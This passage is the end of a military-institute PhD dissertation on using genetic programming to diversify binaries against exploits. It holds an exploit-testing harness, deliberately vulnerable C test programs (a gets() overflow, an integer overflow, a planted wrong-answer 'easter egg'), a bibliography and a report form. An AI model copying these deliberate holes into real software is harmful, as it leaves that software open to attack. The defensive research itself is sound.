def getExploitBuffer(ROPfileDropExploitScript):
    cproc = Popen(["python", ROPfileDropExploitScript], stdin=PIPE, stdout = PIPE)
    exploit = cproc.communicate()[0].strip()
    return exploit
def exploitTest(testExecutable, exploit, printResult):
   #check if pwned file exists
   if os.path.isfile("pwned"):
        print "Found pwned file. Cleaning up before testing exploit."
        #Delete file pwned
        file = os.remove("pwned")
        #file.delete()
        if os.path.isfile("pwned"):
            print "Found pwned file. After Cleanup."
   cproc = Popen(["./"+testExecutable], stdin=PIPE, stdout=PIPE)
   output = cproc.communicate(exploit)
   if os.path.isfile("pwned"):
       if printResult:
            print "True"
       #delete pwned file
       os.remove("pwned")
       return True
   else:
       if printResult:
            print "False"
   return False
if __name__=='__main__':
    buffer = getExploitBuffer(sys.argv[1])
    exploitTest(sys.argv[2], buffer, True)
#argv[1] = Exploit.py
#argv[2] = executable
```

Appendix E. CombinedModerate.c Test Program Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
void echo();
void lose();
void win();
void gcd();
int gcdHelper(int a, int b);
void product();
void sum();
void power();
int powerHelper(int a, int b);
void addOne(int input);
int main(int argc, char **argv)
{
  int i;
  for (i = 0; i<argc; ++i)
  {
          if (strcmp(argv[i], "-echo") == 0)
          {
                  echo();
          }
          else if (strcmp(argv[i], "-gcd")==0)
          {
                  gcd();
          }
          else if (strcmp(argv[i], "-product")==0)
          {
                  product();
          }
          else if (strcmp(argv[i], "-sum")==0)
          {
                  sum();
          }
          else if (strcmp(argv[i], "-power")==0)
          {
                  power();
          }
          else if (strcmp(argv[i], "-addOne")==0)
          {
                  i++;
                  if (i< argc)
                  {
                        addOne(atoi(argv[i]));
                  }
                  else
                  {
                        int input;
                        printf("Enter an integer: ");
                        scanf("%d", &input);
                    addOne(input);
                  }
          }
```

```
  }
  char buffer[64];
  //printf("Enter a buffer \n");
  gets(buffer);
  lose();
}
void addOne(int input)
{
        //Vulnerable to overflow.  Enter 2147483647
        input = input+1;
        if (input >0)
                {
                        //printf("Input is %d\n",input);
                        printf("No Overflow\n");
                }
                else{
                        //printf("Input is %d\n",input);
                        printf("Overflow Detected!\n");
                }
}
void sum()
{
        float a, b;
        char floatInput[50] = {0};
        printf("This function calculates the sum of two floats!\n");
        printf("Enter the first float: ");
        fgets(floatInput, 50, stdin);
        a = atof(floatInput);
        printf("Enter the second float: ");
        fgets(floatInput, 50, stdin);
        b = atof(floatInput);
        printf("You entered floats %f and %f. Calculating their sum now!\n",a,b);
        printf("The sum is %f\n",a+b);
}
void product()
{
        float a, b;
        char floatInput[50] = {0};
        printf("This function calculates the product of two floats!\n");
        printf("Enter the first float: ");
        fgets(floatInput, 50, stdin);
        a = atof(floatInput);
        printf("Enter the second float: ");
        fgets(floatInput, 50, stdin);
        b = atof(floatInput);
        printf("You entered floats %f and %f. Calculating their product now!\n",a,b);
        printf("The product is %f\n",a*b);
}
void power()
{
        int a, b;
        char intInput[10] = {0};
        printf("This function calculates the power of a base integer and exponent int
        printf("Enter the base integer: ");
        fgets(intInput, 10, stdin);
```

```
        a = atoi(intInput);
        printf("Enter the exponent integer: ");
        fgets(intInput, 10, stdin);
        b = atoi(intInput);
        printf("You entered base %d and exponent %d. Calculating the power now!\n",a,
        printf("The result is %d\n",powerHelper(a,b));
}
int powerHelper(int base, int exp) {
    int i, result = 1;
    for (i = 0; i < exp; i++)
        result *= base;
    return result;
 }
void gcd()
{
        int a, b;
        char intInput[10] = {0};
        printf("This function helps you find the GCD of two integers!\n");
        printf("Enter the first integer: ");
        fgets(intInput, 10, stdin);
        a = atoi(intInput);
        printf("Enter the second integer: ");
        fgets(intInput, 10, stdin);
        b = atoi(intInput);
        printf("You entered integers %d and %d. Calculating their gcd now!\n",a,b);
        printf("The GCD is %d\n",gcdHelper(a,b));
}
int gcdHelper(int a, int b)
{
    if (a == 0)
        return b;
    return gcdHelper(b % a, a);
}
void lose()
{
    printf("code flow was not changed\n");
}
void echo()
{
        char intInput[5] = {0};
        int next = 1;
        char inputBuffer[64];
        while(next){
                printf("Enter something to echo! ");
                fgets(inputBuffer, 64 , stdin);
                printf("String to echo that you entered was: %s", inputBuffer);
                printf("Would you like to enter another string? Press 1 to do so, 0 t
                fgets(intInput,5,stdin);
                next = atoi(intInput);
                printf("User entered %d\n",next);
                while (next !=1 && next !=0 ){
                        printf("%s","Way to not follow instructions...");
                        printf("Press 1 to echo another string or 0 to exit");
                        fgets(intInput,5,stdin);
                        next = atoi(intInput);
```

```
                }
        }
}
void win()
{
  printf("code flow successfully changed\n");
  fflush(stdout);
}
```

Appendix F. GcdEaster.c Test Program Source Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void gcd();
int gcdHelper(int a, int b);
int main(int argc, char **argv)
{
    gcd();
}
//Calculates the Greatest Common Divisor of two Integers
void gcd()
{
        int a, b;
        char intInput[10] = {0};
    printf("This function helps you find the GCD of two integers!\n");
    printf("Enter the first integer: ");
    fgets(intInput, 10, stdin);
    a = atoi(intInput);
    printf("Enter the second integer: ");
    fgets(intInput, 10, stdin);
    b = atoi(intInput);
    printf("You entered integers %d and %d. Calculating their gcd now!\n",a,b);
    //Easter Egg here
    if (a == 5 && b == 33)
    {
        printf("The GCD is %d\n", 13);
    }
    else
    {
        printf("The GCD is %d\n",gcdHelper(a,b));
    }
}
//Helper Recursive Function for GCD
int gcdHelper(int a, int b)
{
    if (a == 0)
        return b;
    return gcdHelper(b % a, a);
}
```

Bibliography

1. "2003 CERT Advisories". URL `https://resources.sei.cmu.edu/library/asset-view.cfm?assetID=496198`.

2. "Writing ARM Assembly (Part 1) | Azeria Labs". URL `https://azeria-labs.com/writing-arm-assembly-part-1/`.

3. "Security Enhancements in Android 1.5 through 4.1", 9 2020. URL `https://source.android.com/security/enhancements/enhancements41`.

4. Bäck, Thomas, Ulrich Hammel, and Hans-Paul Schwefel. *Evolutionary Computation: Comments on the History and Current State*. Technical Report 1, 1997.

5. Bäck, Thomas, Frank Hoffmeister, and Hans-Paul Schwefel. "A Survey of Evolution Strategies". *Proceedings of the Fourth International Conference on Genetic Algorithms*, 2–9. Morgan Kaufmann, 1991.

6. Banescu, Sebastian, Martin Ochoa, and Alexander Pretschner. "A Framework for Measuring Software Obfuscation Resilience against Automated Attacks". *Proceedings - International Workshop on Software Protection, SPRO 2015*, 45–51, 2015.

7. Barak, Boaz. "Hopes, fears, and software obfuscation". *Communications of the ACM*, 59(3):88–96, 2016. ISSN 15577317.

8. Barak, Boaz, Oded Goldreich, Rusell Impagliazzo, Steven Rudich, Amit Sahai, Salil Vadhan, and Ke Yang. "On the (Im)possibility of obfuscating programs". *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 2139 LNCS(Im):1–18, 2001. ISSN 03029743.

9. Barrantes, Elena Gabriela, David H. Ackley, Stephanie Forrest, and Darko Stefanović. "Randomized instruction set emulation". *ACM Transactions on Information and System Security*, 8(1):3–40, 2005. ISSN 10949224.

10. Barrantes, Elena Gabriela, Trek S. Palmer, David H. Ackley, Darko Stefanović, Stephanie Forrest, and Dino Dai Zovi. "Randomized instruction set emulation to disrupt binary code injection attacks". *Proceedings of the ACM Conference on Computer and Communications Security*, 281–289, 2003. ISSN 15437221.

11. Baudry, Benoit, Simon Allier, and Martin Monperrus. "Tailored Source Code Transformations to Synthesize Computationally Diverse Program Variants." *Proceeds of the International Symposium on Software Testing and Analysis*, 149–159, 2014. URL `https://hal.archives-ouvertes.fr/hal-00938855`.

12. Bhatkar, Sandeep and R. Sekar. "Data space randomization". *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 5137 LNCS:1–22, 2008. ISSN 03029743.

13. Bojinov, Hristo, Dan Boneh, Rich Cannings, and Iliyan Malchev. "Address space randomization for mobile devices". *WiSec'11 - Proceedings of the 4th ACM Conference on Wireless Network Security*, 127–137, 2011.

14. Brameier, Markus and Wolfgang Banzhaf. *Linear Genetic Programming*. Springer, 2007. ISBN 978-0387-31029-9.

15. Budd, Timothy A. and Dana Angluin. "Two notions of correctness and their relation to testing". *Acta Informatica*, 18(1):31–45, 3 1982. ISSN 00015903.

16. Chan, Abraham. "Automated Program Diversity Using Program Synthesis". *Proceedings - 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks Workshops, DSN-W 2017*, 156–159, 2017.

17. Co, Michele, Jack W. Davidson, Jason D. Hiser, John C. Knight, Anh Nguyen-Tuong, Westley Weimer, Jonathan Burket, Gregory L. Frazier, Tiffany M. Frazier, Bruno Dutertre, Ian Mason, Natarajan Shankar, and Stephanie Forrest. "Double helix and RAVEN: A system for cyber fault tolerance and recovery". *Proceedings of the 11th Annual Cyber and Information Security Research Conference, CISRC 2016*. Association for Computing Machinery, Inc, 4 2016. ISBN 9781450337526.

18. Cohen, Frederick B. "Operating system protection through program evolution". *Computers and Security*, 12(6):565–584, 1993. ISSN 01674048.

19. Cox, Benjamin, David Evans, Adrian Filipi, Jonathan Rowanhill, Wei Hu, Jack Davidson, John Knight, Anh Nguyen-tuong, and Jason Hiser. "N-Variant Systems A Secretless Framework for Security through Diversity". *Proceedings of the 15th USENIX Security Symposium, Vancouver, BC, August 2006*, (August):1–16, 2006.

20. Craft, W Michael. "{D}etecting {E}quivalent {M}utants {U}sing {C}ompiler {O}ptimization {T}echniques". 1–26, 1989.

21. Darwin, Charles. *The origin of species by means of natural selection, or, the preservation of favoured races in the struggle for life*. John murray, 1876.

22. Feldt, R. "Generating diverse software versions with genetic programming: an experimental study". *IEE Proceedings - Software*, 145(6):228–236, 1998.

23. Fogel, David B. *Evolutionary computation: toward a new philosophy of machine intelligence*, volume 1. John Wiley & Sons, 2006.

24. FOGEL, L J. "Autonomous Automata". *Industrial Research*, 4:14–19, 4 1962. URL `https://ci.nii.ac.jp/naid/10008991444/en/`.

25. Forrest, Stephanie, Anil Somayaji, and David H. Ackley. "Building diverse computer systems". *Proceedings of the Workshop on Hot Topics in Operating Systems - HOTOS*, 67–72. IEEE, 1997.

26. Franz, Michael. "E unibus pluram: Massive-scale software diversity as a defense mechanism". *Proceedings New Security Paradigms Workshop*, 7–16. 2010. ISBN 9781450304153.

27. Gherbi, Abdelouahed and Robert Charpentier. "Diversity-based approaches to software systems security". *Communications in Computer and Information Science*, 259 CCIS:228–237, 2011. ISSN 18650929.

28. Goldberg, D. "Genetic Algorithms in Search Optimization and Machine Learning". 1988.

29. Goldberg, David E and John Henry Holland. "Genetic algorithms and machine learning". 1988.

30. Greer, J., S. Toth, R. Jha, A. Ralescu, N. Niu, M. Hirschfeld, and D. Kapp. "Guiding Software Evolution with Binary Diversity". *Proceedings of the IEEE National Aerospace Electronics Conference, NAECON*, volume 2018-July. 2018. ISBN 9781538665572. ISSN 23792027.

31. Hawkins, William H., Jason D. Hiser, Michele Co, Anh Nguyen-Tuong, and Jack W. Davidson. "Zipr: Efficient Static Binary Rewriting for Security". *Proceedings - 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, DSN 2017*, 559–566. Institute of Electrical and Electronics Engineers Inc., 8 2017. ISBN 9781538605417.

32. Hiser, Jason, Anh Nguyen-Tuong, Michele Co, Matthew Hall, and Jack W. Davidson. "ILR: Where'd my gadgets go?" *Proceedings - IEEE Symposium on Security*

and Privacy, 571–585. Institute of Electrical and Electronics Engineers Inc., 2012. ISBN 9780769546810. ISSN 10816011.

33. Hofstadter, Douglas R. *Godel, Escher, Bach: An Eternal Golden Braid*. Basic Books, Inc., USA, 1979. ISBN 0465026850.

34. Holland, John H. "Outline for a logical theory of adaptive systems". *Journal of the ACM (JACM)*, 9(3):297–314, 1962.

35. Holland, John Henry and others. *Adaptation in natural and artificial systems: an introductory analysis with applications to biology, control, and artificial intelligence*. MIT press, 1992.

36. Homescu, Andrei, Todd Jackson, Stephen Crane, Stefan Brunthaler, Per Larsen, and Michael Franz. "Large-scale automated software diversity-program evolution redux". *IEEE Transactions on Dependable and Secure Computing*, 14(2):158–171, 3 2017. ISSN 15455971.

37. Jia, Yue and Mark Harman. "An analysis and survey of the development of mutation testing". *IEEE Transactions on Software Engineering*, 37(5):649–678, 2011. ISSN 00985589.

38. Joshi, Harshvardhan P., Aravindhan Dhanasekaran, and Rudra Dutta. "Impact of software obfuscation on susceptibility to Return-Oriented Programming attacks". *2015 36th IEEE Sarnoff Symposium*, 161–166, 2015.

39. Joshi, Harshvardhan P., Aravindhan Dhanasekaran, and Rudra Dutta. "Trading off a vulnerability: Does software obfuscation increase the risk of ROP attacks". *Journal of Cyber Security and Mobility*, 4(4):305–324, 2015. ISSN 22454578.

40. Kc, Gaurav S., Angelos D. Keromytis, and Vassilis Prevelakis. "Countering code-injection attacks with instruction-set randomization". *Proceedings of the ACM*

Conference on Computer and Communications Security, 272–280, 2003. ISSN 15437221.

41. Knight, John C and Nancy G Leveson. *An Experimental Evaluation of the Assumption of Independence in Multiversion Programming*. Technical Report 1, 1986.

42. Kornblum, Jesse. "Identifying almost identical files using context triggered piecewise hashing". *Digital Investigation*, 3(SUPPL.):91–97, 2006. ISSN 17422876.

43. Koza, J R, J R Koza, and J P Rice. *Genetic Programming: On the Programming of Computers by Means of Natural Selection*. A Bradford book. Bradford, 1992. ISBN 9780262111706. URL `https://books.google.com/books?id=Bhtxo60BV0EC`.

44. Lehman, Joel and Kenneth O. Stanley. "Abandoning objectives: Evolution through the search for novelty alone". *Evolutionary Computation*, 19(2):189–222, 2011. ISSN 10636560.

45. Li, Sihan, Xusheng Xiao, Blake Bassett, Tao Xie, and Nikolai Tillmann. "Measuring code behavioral similarity for programming and software engineering education". *Proceedings - International Conference on Software Engineering*, 501–510. IEEE Computer Society, 5 2016. ISBN 9781450341615. ISSN 02705257.

46. Lundquist, Gilmore R., Vishwath Mohan, and Kevin W. Hamlen. "Searching for software diversity". *Proceedings of the 2016 New Security Paradigms Workshop on - NSPW*, 80–91. ACM Press, New York, New York, USA, 2016. ISBN 9781450348133. URL `http://dl.acm.org/citation.cfm?doid=3011883.3011891`.

47. Madeyski, Lech, Wojciech Orzeszyna, Richard Torkar, and Mariusz Jozala. "Overcoming the equivalent mutant problem: A systematic literature review and a comparative experiment of second order mutation". *IEEE Transactions on Software Engineering*, 40(1):23–42, 2014. ISSN 00985589.

48. Nethercote, Nicholas and Julian Seward. "Valgrind: A framework for heavyweight dynamic binary instrumentation". *ACM SIGPLAN Notices*, 42(6):89–100, 2007. ISSN 15232867.

49. Nordin, Peter, Wolfgang Banzhaf, and Frank Francone. "Efficient Evolution of Machine Code for CISC Architectures using Blocks and Homologous Crossover". 4 1999.

50. Offutt, A Jefferson and Jie Pan. "Using constraints to detect equivalant mutants". 1–55, 1994.

51. One, Aleph. "Smashing the Stack for Fun and Profit". *Phrack*, 7(49), 11 1996. URL `http://www.phrack.com/issues.html`.

52. Prasad, Manish and tzi-cker Chiueh. "A Binary Rewriting Defense Against Stack based Buffer Overflow Attacks." 211–224. 5 2003.

53. Rechenberg, Ingo. "Evolution strategy: Nature's way of optimization". *Optimization: Methods and applications, possibilities and limitations*, 106–126. Springer, 1989.

54. Risks, Security. "IT Monoculture". 12–13.

55. sashs. "GitHub - sashs/Ropper: Display information about files in different file formats and find gadgets to build rop chains for different architectures

(x86/x86_64, ARM/ARM64, MIPS, PowerPC, SPARC64). For disassembly ropper uses the awesome Capstone Framework." URL `https://github.com/sashs/Ropper`.

56. Schulte, Eric, Zachary P. Fry, Ethan Fast, Westley Weimer, and Stephanie Forrest. "Software mutational robustness". *Genetic Programming and Evolvable Machines*, 15(3):281–312, 2014. ISSN 13892576.

57. Schulte, Eric, Westley Weimer, and Stephanie Forrest. "Repairing COTS router firmware without access to source code or test suites: A case study in evolutionary software repair". *GECCO 2015 - Companion Publication of the 2015 Genetic and Evolutionary Computation Conference*, 847–854, 2015.

58. Sénizergues, Géraud. "L(A) = L(B)? decidability results from complete formal systems". *Theoretical Computer Science*, 2001. ISSN 03043975.

59. Shacham, Hovav. *The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)*. Technical report, 2007.

60. Shacham, Hovav, Matthew Page, Ben Pfaff, Eu Jin Goh, Nagendra Modadugu, and Dan Boneh. "On the effectiveness of address-space randomization". *Proceedings of the ACM Conference on Computer and Communications Security*, 298–307, 2004. ISSN 15437221.

61. Sipser, Michael. *Introduction to the Theory of Computation*. Cengage Learning, 3rd edition, 2013. ISBN 978-81-315-2529-6.

62. Styugin, Mikhail A., Nikolay Y. Parotkin, and Vyacheslav V. Zolotarev. "An Approach for Constructing Indistinguishable Information Systems". *Proceedings of the 2018 International Conference "Quality Management, Transport and Infor-*

mation Security, Information Technologies", IT and QM and IS 2018, 158–162, 2018.

63. Sukwong, Orathai, Hyong S. Kim, and James C. Hoe. "Commercial antivirus software effectiveness: An empirical study". *Computer*, 44(3):63–70, 3 2011. ISSN 00189162.

64. Taneja, Kunal and Tao Xie. "DiffGen: Automated regression unit-test generation". *ASE 2008 - 23rd IEEE/ACM International Conference on Automated Software Engineering, Proceedings*, 407–410. 2008. ISBN 9781424421886.

65. Taylor, Carol. *Diversity As a Computer Defense Mechanism A Panel*. Technical report, 2006.

66. Washington, D C, Sandeep Bhatkar, Daniel C Duvarney, and R Sekar. *USENIX Association Proceedings of the 12th USENIX Security Symposium Address Obfuscation: an Efficient Approach to Combat a Broad Range of Memory Error Exploits*. Technical report.

67. Wilfredo, Torres. "Software Fault Tolerance: A Tutorial". (October 2000), 2000. URL `https://ntrs.nasa.gov/archive/nasa/casi.ntrs.nasa.gov/20000120144.pdf`.

68. Xu, Hui and Michael R. Lyu. "Assessing the Security Properties of Software Obfuscation". *IEEE Security and Privacy*, 14(5):80–83, 2016. ISSN 15584046.

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704–0188

1. REPORT DATE *(DD–MM–YYYY)*	2. REPORT TYPE	3. DATES COVERED *(From — To)*
05–14–2021	PhD Dissertation	Nov 2019 — May 2021

4. TITLE AND SUBTITLE

EVOLUTIONARY GENERATION OF DIVERSITY IN EMBEDDED BINARY EXECUTABLES FOR CYBER RESILIENCY

5a. CONTRACT NUMBER

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)

Mitchell D. I. Hirschfeld

5d. PROJECT NUMBER

5e. TASK NUMBER

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Air Force Institute of Technology
Graduate School of Engineering and Management (AFIT/EN)
2950 Hobson Way
WPAFB OH 45433-7765

8. PERFORMING ORGANIZATION REPORT NUMBER

AFIT–ENG–DS–21–J–010

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)

Department of Electrical and Computer Engineering
2950 Hobson Way
WPAFB OH 45433-7765
DSN 713-8386, COMM 937-713-8386
Email: mitchell.hirschfeld@afit.edu

10. SPONSOR/MONITOR'S ACRONYM(S)

AFRL/RYWA

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION / AVAILABILITY STATEMENT

DISTRIBUTION STATEMENT A:
APPROVED FOR PUBLIC RELEASE; DISTRIBUTION UNLIMITED.

13. SUPPLEMENTARY NOTES

14. ABSTRACT

Hardening avionics systems against cyber attack is difficult and expensive. Attackers benefit from a "break one, break all" advantage due to the dominant mono-culture of automated systems. Also, undecidability of behavioral equivalence for arbitrary algorithms prevents the provable absence of undesired behaviors within the original specification. This research presents results of computational experiments using bio-inspired genetic programming to generate diverse implementations of executable software and thereby disrupt the mono-culture. Diversity is measured using the SSDeep context triggered piecewise hashing algorithm. Experiments are divided into two phases. Phase I explores the use of semantically-equivalent alterations that retain the specified behavior of the starting program while diversifying the implementation. Results show efficacy against tailored exploits. Phase II relaxes requirements on search operators at the cost of requiring functionality tests. Results show success in demonstrating the removal of undesired specified behaviors.

15. SUBJECT TERMS

Binary Diversity,Cyber Resiliency, Adaptable Response, PhD Dissertation

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			Dr. L. D. Merkle, AFIT/ENG
U	U	U	U	182	19b. TELEPHONE NUMBER *(include area code)* (937) 255-3636, x4526; laurence.merkle@afit.edu